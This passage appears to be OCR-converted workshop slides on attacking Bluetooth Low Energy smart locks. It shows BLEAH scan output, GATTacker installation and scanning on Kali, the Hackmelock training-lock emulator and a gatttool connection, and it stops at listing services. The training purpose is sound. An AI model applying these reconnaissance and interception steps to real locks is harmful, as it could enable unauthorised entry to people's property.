




0x09 Complete Local Name

0x736D61…
„smartlockpick”

Advertisement details in Wireshark: local name 0x09



Bleah

https://github.com/evilsocket/bleah/

https://www.evilsocket.net/2017/09/23/This-is-not-a-post-about-BLE-introducing-BLEAH/

bleah

```
@ Scanning for 5s [-128 dBm of sensitivity] ...

┌ ec:fe:7e:13:9f:95 (-75 dBm) ──────────────────────────────────────────┐
│ Vendor                   │ BlueRadios                                  │
│ Allows Connections       │ ✓                                           │
│ Flags                    │ LE General Discoverable, BR/EDR             │
│ Complete Local Name      │ LockECFE7E139F95                            │
│ Manufacturer             │ u'c8010182b12d6185cc6af865556c143fc14cb3e7' │
└──────────────────────────┴─────────────────────────────────────────────┘

┌ f0:c7:7f:16:2e:8b (-74 dBm) ──────────────────────────────┐
│ Vendor                   │ Texas Instruments               │
│ Allows Connections       │ ✓                               │
│ Flags                    │ LE General Discoverable, BR/EDR │
│ Incomplete 16b Services  │ u'e0ff'                         │
│ Complete Local Name      │ Smartlock                       │
└──────────────────────────┴─────────────────────────────────┘

┌ d0:39:72:c3:a8:1e (-52 dBm) ──────────────────────────────┐
│ Vendor                   │ Texas Instruments               │
│ Allows Connections       │ ✓                               │
│ Flags                    │ LE General Discoverable, BR/EDR │
│ Incomplete 16b Services  │ u'f0ff'                         │
│ Short Local Name         │ D03972C3A81E!                   │
│ Complete Local Name      │ D03972C3A81E!                   │
│ Tx Power                 │ u'00'                           │
│ 0x12                     │ u'2800800c'                     │
└──────────────────────────┴─────────────────────────────────┘
```

Introducing GATTacker – gattack.io

Open source

Node.js

Websockets

Modular design

Json

.io website

GATTacker®

OUTSMART THE THINGS

And a cool logo!


Install in Kali – step 1: install npm (already in VM)

```
root@kali:~# apt-get install npm nodejs nodejs-legacy
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
(...)
0 upgraded, 55 newly installed, 0 to remove and 0 not upgraded.
Need to get 4,603 kB of archives.
After this operation, 18.1 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Install in Kali – step 2 (already in VM)

```
root@kali:~# npm install gattacker
(...)
gattacker@0.1.3 node_modules/gattacker
├── bplist-parser@0.0.6
├── env2@2.1.1
├── node-getopt@0.2.3
├── colors@1.1.2
├── debug@2.2.0 (ms@0.7.1)
├── ws@1.1.1 (options@0.0.6, ultron@1.0.2)
├── glob@7.1.1 (path-is-absolute@1.0.1, inherits@2.0.3, fs.realpath@1.0.0, inflight@1.0.6, once@1.4.0,
minimatch@3.0.3)
├── async@2.1.2 (lodash@4.16.4)
└── bluetooth-hci-socket@0.4.4 (nan@2.4.0)
```


Step 1 – run ws-slave module



Running the ws-slave (client)

```
$ cd node_modules/gattacker

$ ~/node_modules/gattacker $ sudo node ws-slave.js

GATTacker ws-slave
```

Step 2 – scan (connecting to ws-slave)



Scan for advertisements

```
root@kali:~/node_modules/gattacker# node scan.js

Ws-slave address: 127.0.0.1

on open

poweredOn

Start scanning.
```

scan.js

```
# node scan.js
```

- listens for all advertisements,
- saves them automatically to JSON files (devices/ subdir).

Example lock advertisement

```
peripheral discovered (f4b85ec06ea5 with address
<f4:b8:5e:c0:6e:a5, public>, connectable true, RSSI -72:
      Name: Padlock!
      EIR: 0201050302d6ff09095061646c6f636b21 (         Padlock!)
      Scan response: 13ff000000000000000000000000000000002c31 (
,1)

advertisement saved: devices/f4b85ec06ea5_Padlock-.adv.json
```

Json files (devices/ subfolder) - advertisement


```
{
    "id": "f4b85ec06ea5",
    "eir": "0201050302d6ff09095061646c6f636b21",
    "scanResponse": null,
    "decodedNonEditable": {
        "localName": "Padlock!",
        "manufacturerDataHex": null,
        "manufacturerDataAscii": null,
        "serviceUuids": [
            "ffd6"
        ]
    }
}
```

Raw hex data (according to BLE spec), used later

Decoded, just for display (editing it will not have any effect)

CENTRAL-PERIPHERAL

BLE central <-> peripheral



Introducing BLE Hackmelock

HACKMELOCK

smartlockpicking.com/hackmelock

Open-source

Installation, more info:

https://smartlockpicking.com/hackmelock

Source code (device emulator + Android app):

https://github.com/smartlockpicking/hackmelock-device/

https://github.com/smartlockpicking/hackmelock-android/

Install emulator device

Emulated device (already in your VM/Raspberry):

```
$ npm install hackmelock
```


Run emulator device

```
$ cd node_modules/hackmelock

$ sudo node peripheral

advertising...
```

If you don’t see that, your adapter may be down

In configuration mode, it advertises iBeacon

Major/Minor=1



Check your device BT MAC

```
pi@raspberrypi:~ $ hciconfig
hci0:      Type: BR/EDR  Bus: UART
        BD Address: B8:27:EB:08:88:0E  ACL MTU: 1021:8
SCO MTU: 64:1
        UP RUNNING
        RX bytes:1001 acl:0 sco:0 events:74 errors:0
        TX bytes:2818 acl:0 sco:0 commands:74 errors:0
```

Connect to it from Kali - gatttool

Interactive

```
root@kali:~# systemctl start bluetooth

root@kali:~# gatttool -I -b B8:27:EB:08:88:0E

[B8:27:EB:08:88:0E][LE]> connect

Attempting to connect to B8:27:EB:08:88:0E

Connection successful

[B8:27:EB:08:88:0E][LE]>
```

Blue color=connected

Services, characteristics, …


Service – groups several characteristics

Characteristic – contains a single value

Descriptor – additional data

Properties – read/write/notify...

Value – actual value



UUIDs

Services, characteristics, descriptors have 2 forms of ID:

- Typical services (e.g. battery level, device information) use short UUID values defined in the Bluetooth specification
- 16-byte UUID format – for proprietary, vendor-specific ones

Typical IDs

Common typical short service IDs:

0x180F – Battery service

0x180A – Device information (manufacturer name, model number...)

Typical Descriptor IDs:

0x2901 – text description

0x2902 – subscription status

https://www.bluetooth.com/specifications/gatt/services

List all hackmelock services

